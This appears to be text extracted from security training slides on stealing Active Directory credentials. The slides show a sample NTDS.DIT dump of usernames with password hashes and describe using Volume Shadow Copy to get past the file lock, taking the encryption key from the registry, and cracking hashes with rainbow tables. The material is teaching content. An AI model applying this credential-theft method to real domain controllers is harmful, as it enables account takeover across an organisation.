
# NTDS.DIT File Contains All Of The Password Hashes For The Domain

```
smiller:::e381d958ee8935089b1fb88f6be8a209:S  
mjohnson:::e381d958ee8935089b1fb88f6be8a209:  
ltaylor:::58d4ce67250fdfb1c4dbd5552da89ec2:S  
sbrown:::6bbbb9cd5bf6a0bf4dd2e78402747496:S-  
bmoore:::78be6f25aaa852ac0e19137c90118f8c:S-  
bdavis:::6e1e8679b14cf3a9f03b30710519925b:S-  
tmartin:::49a179202efa551d583da344669f6b15:S-  
ayoung:::03598a530bd5c78a8bf27bf930c5118d:S-  
khall:::c9f6524a73016e28cfb0d3635e94750a:S-1  
sclark:::851f44a28476c4af2c3668a8cf786090:S-  
tgreen:::b1378635aa2783d5768d18a166c1191f:S-  
csmith:::1a9a5bee45a7dd044a05d261f9cda3e2:S-  
rhall:::1a9a5bee45a7dd044a05d261f9cda3e2:S-1  
kallen:::9941be4736cebc1c91711d58175f2129:S-  
lphillips:::36731f06832d6bc257fe3ceef0323ab0  
ejones:::75d3233ff6f2518f22e470faab1c7613:S-  
ilopez:::65219900f344f3de6f3e4813e745416d:S-
```

What does it mean when you see users with the same password hash?


# Defender: Making A Copy Of NTDS.DIT Is Hard

- NTDS.DIT is a locked file by LSASS process so you cant just copy it
- If you tamper with the LSASS process on a domain controller you could crash it
- NTDS.DIT is encrypted so you cant just open it





Attacker: Volume Shadow Copy...FTW!

# Defender: I Hate You!!




# Volume Shadow Copy




# NTDS.DIT Is “Protected” With Encryption

Thank you Microsoft for storing the encryption key in the registry



# Why we don't need to guess passwords


Servers Calculate  
Hashes  
Every Possible  
Combination 10  
Character Password



# Why we don't need to guess passwords

## Free XP Rainbow tables

These tables can be used to crack Windows XP passwords (LM hashes). They CANNOT crack Windows Vista and 7 passwords (NT hashes).




All free XP tables (17.0GB)

Torrent download

Thanks for seeding

## Free Vista Rainbow tables

These tables can be used to crack Windows Vista and 7 passwords (NT hashes).

